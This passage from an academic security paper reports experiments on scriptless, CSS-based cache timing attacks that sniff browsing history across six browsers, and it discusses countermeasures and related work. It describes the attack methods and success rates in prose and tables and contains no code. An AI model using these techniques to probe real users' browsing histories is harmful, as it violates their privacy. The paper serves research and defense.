Window Length	Android Built-in Browser 4.2		Dolphin 9.1.0	
	Cached	Non-Cached	Cached	No-Cached
<75ms	Y	N	Y/N	N
75ms	Y	N	Y/N	N
100ms	Y	N	Y/N	N
125ms	Y	N	Y/N	N
150ms	***Y***	***N***	***Y***	***N***
175ms	***Y***	***N***	***Y***	***N***
200ms	Y	N	Y	Y/N
225ms	Y	N	Y	Y/N
300ms	Y	N	Y	Y/N
500ms	Y	Y/N	Y	Y/N
>500ms	Y	Y/N	Y	Y/N

Table II
THE TEST RESULTS OF MEASUREMENT-BASED ATTACKS.

Browsers	Cached			Non-Cached		
	Test Times	Success	Fail	Test Times	Success	Fail
Chrome 26.0	200	190	10	200	199	1
Safari 5.1.4	200	194	6	200	193	7
Android Built-in Browser 4.2	20	19	1	20	20	0
Dolphin 9.1.0	20	20	0	20	19	1

B. Comparison-based Attack

Launching the comparison-based attack, the attacker does not need to know any time distributions of client-side rendering processes. Based on the attack method described in Section III-B, we have performed the following two comparison-based attack experiments.

1) Using CSS Scrollbar Customization

As in the above measurement-based attack experiments, we also launched the comparison-based attacks 200 or 20 times for each of the four Webkit-based browsers by using CSS scrollbar customization. The attack test results are shown in Table III, illustrating that our attack method can effectively sniff the browsing histories for Chrome, Safari, Android built-in browser, and Dolphin, with only 2 false positives (0.23%) in 880 tests.

2) Using CSS Media Queries

With the use of media queries, the comparison-based attack can be applied to almost all popular browsers rather than only to Webkit-based browsers. Having performed this kind of attack experiment for each of the six popular browsers, including IE, Firefox, and the above four Webkit-based browsers, we have proven that this attack method can fully sniff browsing histories across different browsers with very high precision, i.e., only 3 false positives (0.18%) and 2 false negatives (0.12%) in 1680 tests. The results are highlighted in Table IV.

Table III
THE TEST RESULTS OF COMPARISON-BASED ATTACKS USING CSS SCROLLBAR CUSTOMIZATION.

Browsers	Cached			Non-Cached		
	Test Times	Success	Fail	Test Times	Success	Fail
Chrome 26.0	200	200	0	200	200	0
Safari 5.1.4	200	200	0	200	198	2
Android Built-in Browser 4.2	20	20	0	20	20	0
Dolphin 9.1.0	20	20	0	20	20	0

Table IV
THE TEST RESULTS OF COMPARISON-BASED ATTACKS USING CSS MEDIA QUERIES.

Browsers	Cached			Non-Cached		
	Test Times	Success	Fail	Test Times	Success	Fail
Internet Explorer 10.0.9	200	199	1	200	200	0
Firefox 19.0	200	200	0	200	198	2
Chrome 26.0	200	200	0	200	200	0
Safari 5.1.4	200	199	1	200	199	1
Android Built-in Browser 4.2	20	20	0	20	20	0
Dolphin 9.1.0	20	20	0	20	20	0

V. COUNTERMEASURES

The most straightforward countermeasure to cache-based attacks is simply to turn the caching off. This will completely prevent the attacks, but also incur an unacceptable performance penalty. In fact, nearly 60% of HTTP queries are requests for resources which are cacheable [30]. Obviously, to turn off caching is an impractical defense approach. Alternatively, Jackson et al. implemented a Firefox extension SafeCache to prevent timing attacks by enforcing a same-origin policy on the browser cache [19]. The extension overrides the browser's default caching service such that the browser cache is partitioned and isolated for different domains. SafeCache can provide effective defense for both traditional timing attacks and scriptless timing attacks. But, unfortunately, it has not been adopted by browser vendors and is not available for more recent Firefox versions. We believe that browser vendors should adopt the technique as a built-in security feature, although it may introduce some storage overhead.

Our method exploits some CSS features instead of executing scripts. By removing the support of the features in browsers, this scriptless attack can be prevented. However, abandoning such features completely may be unacceptable for web application developers and users. A possible tradeoff is to properly limit the capability of the features. For example, for CSS scrollbar customization, we can design a same-origin policy on the container's content to block suspicious requests sent using scrollbar customizations. Specifically, the requests are allowed to issue only when they are sent to the same domains with the contents embedded in the container. Taking the attack pages in Section III as examples, if the requests triggered by the increment track pieces can only are sent to the embedded contents' original website (i.e., www.nsf.gov). Consequently, nothing will be leaked to the attackers. But, unfortunately, for the attacks using CSS media queries, the defense is ineffective. In fact, there is not a direct relationship between the media queries used to send request and the target resource. It is very difficult, if not impossible, to find an appropriate rule to identify the suspicious requests. Essentially, this kind of attack is relied on the fact that the browsers load non-cached resources in a certain order, i.e., the objects placed on the top of the attack page is often loaded and rendered prior to the other ones. If we can make the browsers to load non-cached resources in a random order, the false negative of comparison-based attacks may be dramatically increased. We think that a feasible mitigation technique with low overhead could be developed based on the approach.

VI. DISCUSSION

A natural concern is whether an image query on search engines, e.g., Google, can introduce false positives. If the target image is presented in the result page when users perform an image search, it may be stored in the cache. In fact, queries against search engines almost do not introduce false positives in our method. In general, when searching images, the sample images presented in the result pages returned from the search engine are not the original images. For example, the sample images provided by Google are the thumbnails of original images, which are generated by Google and stored on their servers. If a user doesn't view the original image, it will not be cached by the browser. Furthermore, attackers can choose some images that are hardly hit by search engines as the sniffing objects, such as the background images of web pages. Normally, the semantic relationship between the background image and the page content is very weak. In other words, even the users query images with the keywords related to the target URL, the background image is very unlikely to be touched.

Older history stealing attacks exploiting browser bugs could probe tens of thousands of sites within a few minutes, but now lack effectiveness since these bugs are fixed. As a timing attack, our method inevitably takes longer time to probe a target site. However, in many cases, attackers may just need to know whether the victim has visited a limited number of sites: a site may only want to inspect

whether users have visited several competitors' sites. The additional experiment shows our approach can probe dozens of URLs within a few minutes. Our attack approach is efficient enough for this kind of attack scenario.

Besides, it should be noted that there may be some other browsers' features which can be exploited to inspect resources loading and rendering. With more dynamic and interactive features introduced in browsers at present, we believe that more exploitable features will be available.

VII. Related Work

History sniffing attacks have recently received significant attention. Given the users' browsing histories, the attacker can cause extensive damage [20, 31].

The most widespread history sniffing technique is the CSS-based attack that leverage CSS markups to determine which websites have been visited by users in the past [14]. The attacks have proven effective and efficient. The study of Janc et al. [21] has shown that this technique can be used to detect browser history on a large scale. CSS-based history sniffing is documented as bug reports by many browsers, e.g., Bug 57351 reported in Mozilla Firefox [27]. The history stealing attacks exploiting browser bugs could probe tens of thousands of sites within a few minutes, but now lack effectiveness since these bugs are fixed. To fix these bugs, Baron of Mozilla Corporation composes a solution [10] that blocks CSS-based attacks by making the computed style APIs pretend that all links are unvisited. All mainstream browsers, including Firefox, Chrome, Safari and IE, have adopted this solution. As a result, this kind of history sniffing is no longer operational in the latest versions of these browsers. As a timing attack, our method may take longer time to probe a target site. However, in many cases, attackers may just need to know whether the victim has visited a limited number of sites: a site may only want to inspect whether users have visited several competitors. Our attack approach is efficient enough for this kind of attack scenario.

Another general technique of history sniffing is defined under the umbrella of side channel attacks. These can be used to leak private information while bypassing the system's security policy. They are difficult to find and often cannot be eliminated without destroying other desirable characteristics of the system [16].

Among all the types of side channel attacks, timing attacks proposed by Felten and Schneider [15] are the ones most well-known. The attacks rely on the fact that the load time of the resource in web page can indicate whether it hits in browser cache. Because the cache is global, the third-party website can also acquire knowledge about whether some sources cache in browsers by measuring the load time. Similarly, Bortz and Boneh displayed how to use timing attacks to expose private information from web applications [11], and Michal presented an attack method that combines the same-origin policy with cache-based timing attacks [26]. Brewster has shown another attack approach in his study [12]. For those sites in which users likely remain logged for a long period (e.g., Facebook), some resources are usually only available for those logged-in users. If an attacker can get one of those resources' URL, he or she can attempt to load it and use the JavaScript *onerror* event to get the error information. From these errors, it is possible to extract the information about whether or not a user is logged in certain websites. Besides utilizing page caching, some researchers also conduct history sniffing by utilizing DNS caching [17, 23] or cached cookies [15]. For example, the *prefetch* DNS technique allows some popular browsers, such as Firefox and Chrome, to reveal the search entry made by users [23]. As DNS cache can be shared in local network, attackers can also get its content by making queries of it [17]. In addition, timing attacks have also been used in some other domains. For example, Chen et al. have demonstrated the side-channel leaks in popular web applications based on timing attack [13].

Timing attack is by no means the only type of side-channel attacks. Weinberg et al. discovered that attacker can utilize users' webcam to sniff their browsing histories [29]. However, the attack is very difficult to exploit in practice. They also proposed an approach of stealing browsing history via user interactions. Compared with it, our method does not need the users to perform certain operations when browsing attack pages.

To the best of our knowledge, all the attacks on users' browsing histories really happened in recent years, including CSS-based and timing attacks, are script-based. Due to serious threats posed by client-side scripts, many defense techniques have been proposed to block the execution of suspicious scripts in user's browsers [1, 4, 5, 7, 24, 28].

Recently, Heiderich et al. put forward a new attack technique called *scriptless attack* [18], and Zalewski presented some alternatives to direct script injection [32]. Based on these studies, the attacker can steal sensitive page contents without executing scripts via abusing legitimate browser characteristics, such as some CSS3 features. Our research is inspired by their studies. The greatest distinction between our work and the method proposed by Heiderich et al. lies in we exploit CSS features in different ways and for different purposes. In our work, CSS features are employed as a timing measure tool, not a page content extractor. Compared with their work, we demonstrate that CSS features can be leveraged to sense out-of-page sensitive information rather than only the within-page content.

VIII. Conclusion

In this paper, we presented a new timing attack method for sniffing users' browsing histories. What differentiates our approach from the existing attack methods is a non-reliance on the execution of client-side scripts and can be applicable to modern browsers. We found that three CSS features, i.e.,

CSS animation, scrollbar customization, and media queries, can be exploited to monitor the rendering process of a resource. This provides an indirect but effective way to determine whether a resource exists in the browser cache. Combining these CSS features with selected standard browser features, we have developed three practical attack vectors. We examined the effectiveness for desktop and mobile computer systems by applying them to six popular browsers, including IE, Firefox, and four Webkit-based browsers in our evaluation. The experiment results show that the three attack vectors can effectively sniff users' browsing histories. Especially by using media queries, the attack vector can be applied to all six popular browsers with very low false positive and false negative rates. Our research demonstrated that browsers are still suffering serious browsing histories' leakage threats even when they are protected by scripts' blocking tools.

In the future, we will perform an elaborated investigation to reveal additional exploitable browser mechanisms. With more dynamic and interactive features introduced in browsers in present times, we have reasons to believe that more exploitable features will emerge, needing prompt identification and subsequent defense approaches.

ACKNOWLEDGMENT

The authors would like to thank the anonymous reviewers for their insightful comments. The work is supported by National Natural Science Foundation of China (NSFC) under grants 61170240 and 61070192, and the National Science and Technology Major Project of China under grant 2012ZX01039-004.

REFERENCES

[1] "Content Security Policy," http://www.w3.org/TR/2011/WD-CSP-20111129/.
[2] "CSS," http://www.w3.org/Style/CSS/.
[3] "CSS3," http://www.w3.org/Style/CSS/current-work.en.html.
[4] "HTML5 IFrame Sandbox," http://www.w3.org/TR/2011/WD-html5-20110525/the-IFrame-element.html#attr-IFrame-sandbox.
[5] "JavaScript Blocker for Safari," http://javascript-blocker.toggleable.com/.
[6] "McDonald's, CBS, & Microsoft Mine Data from Web Ads, Class Claims," http://www.courthousenews.com/2010/12/27/32877.htm.
[7] "NotScripts for Chrome," https://chrome.google.com/webstore/detail/notscripts/odjhifogjcknibkahlpidmdajjpkkcfn.
[8] "Statement by FTC Bureau of Consumer Protection Director David Vladeck Regarding Judges Approval of Google Safari Settlement," http://www.ftc.gov/opa/2012/11/google.shtm.
[9] "YouPorn Sued for Sniffing Browser History," http://news.cnet.com/8301-30685_3-20024696-264.html.
[10] D. Baron, "Preventing attacks on a user's history through CSS :visited selectors," http://dbaron.org/mozilla/visited-privacy.
[11] A. Bortz and D. Boneh, "Exposing private information by timing web applications," in *WWW*, 2007, pp. 621–628.
[12] K. Brewster, "Patching privacy leaks," http://kentbrewster.com/patching-privacy-leaks/.
[13] S. Chen, R. Wang, X. Wang, and K. Zhang, "Side-channel leaks in web applications: A reality today, a challenge tomorrow," in *IEEE Symposium on Security and Privacy*, 2010, pp. 191–206.
[14] A. Clover, "CSS visited pages disclosure," http://seclists.org/bugtraq/2002/Feb/271.
[15] E. W. Felten and M. A. Schneider, "Timing attacks on web privacy," in *ACM Conference on Computer and Communications Security*, 2000, pp. 25–32.
[16] V. Gligor, "A guide to understanding covert channel analysis of trusted systems," National Computer Security Center, Tech. Rep., 1993.
[17] L. Grangeia, "DNS cache snooping or snooping the cache for fun and profit," SideStep Seguranca Digitial, Tech. Rep., 2004.
[18] M. Heiderich, M. Niemietz, F. Schuster, T. Holz, and J. Schwenk, "Scriptless attacks: stealing the pie without touching the sill," in *ACM Conference on Computer and Communications Security*, 2012, pp. 760–771.
[19] C. Jackson, A. Bortz, D. Boneh, and J. C. Mitchell, "Protecting browser state from web privacy attacks," in *WWW*, 2006, pp. 737–744.
[20] M. Jakobsson and S. Stamm, "Invasive browser sniffing and countermeasures," in *WWW*, 2006, pp. 523–532.
[21] A. Janc and L. Olejnik, "Feasibility and real-world implications of web browser history detection," in *Web 2.0 security and privacy conference*, 2010.
[22] D. Jang, R. Jhala, S. Lerner, and H. Shacham, "An empirical study of privacy-violating information flows in javascript web applications," in *ACM Conference on Computer and Communications Security*, 2010, pp. 270–283.
[23] S. Krishnan and F. Monrose, "DNS prefetching and its privacy implications: when good things go bad," in *USENIX Conference on Large-scale Exploits and Emergent Threats*, 2010.
[24] G. Maone, "NoScript for Mozilla Firefox," https://addons.mozilla.org/de/firefox/addon/722/.
[25] J. R. Mayer and J. C. Mitchell, "Third-party web tracking: Policy and technology," in *IEEE Symposium on Security and Privacy*, 2012, pp. 413–427.
[26] Michal, "Rapid history extraction through non-destructive cache timing," http://lcamtuf.coredump.cx/cachetime/.
[27] J. Ruderman, "CSS on a:visited can load an image and/or reveal if visitor been to a site," https://bugzilla.mozilla.org/57351.
[28] S. Stamm, B. Sterne, and G. Markham, "Reining in the web with content security policy," in *WWW*, 2010, pp. 921–930.
[29] Z. Weinberg, E. Y. Chen, P. R. Jayaraman, and C. Jackson, "I still know what you visited last summer: Leaking browsing history via user interaction and side channel attacks," in *IEEE Symposium on Security and Privacy*, 2011, pp. 147–161.
[30] A. Wolman, G. M. Voelker, N. Sharma, N. Cardwell, M. Brown, T. Landray, D. Pinnel, A. R. Karlin, and H. M. Levy, "Organization-based analysis of web-object sharing and caching," in *USENIX Symposium on Internet Technologies and Systems*, 1999.
[31] G. Wondracek, T. Holz, E. Kirda, and C. Kruegel, "A practical attack to de-anonymize social network users," in *IEEE Symposium on Security and Privacy*, 2010, pp. 223–238.
[32] M. Zalewski, "Postcards from the Post-XSS World," http://lcamtuf.coredump.cx/postxss/.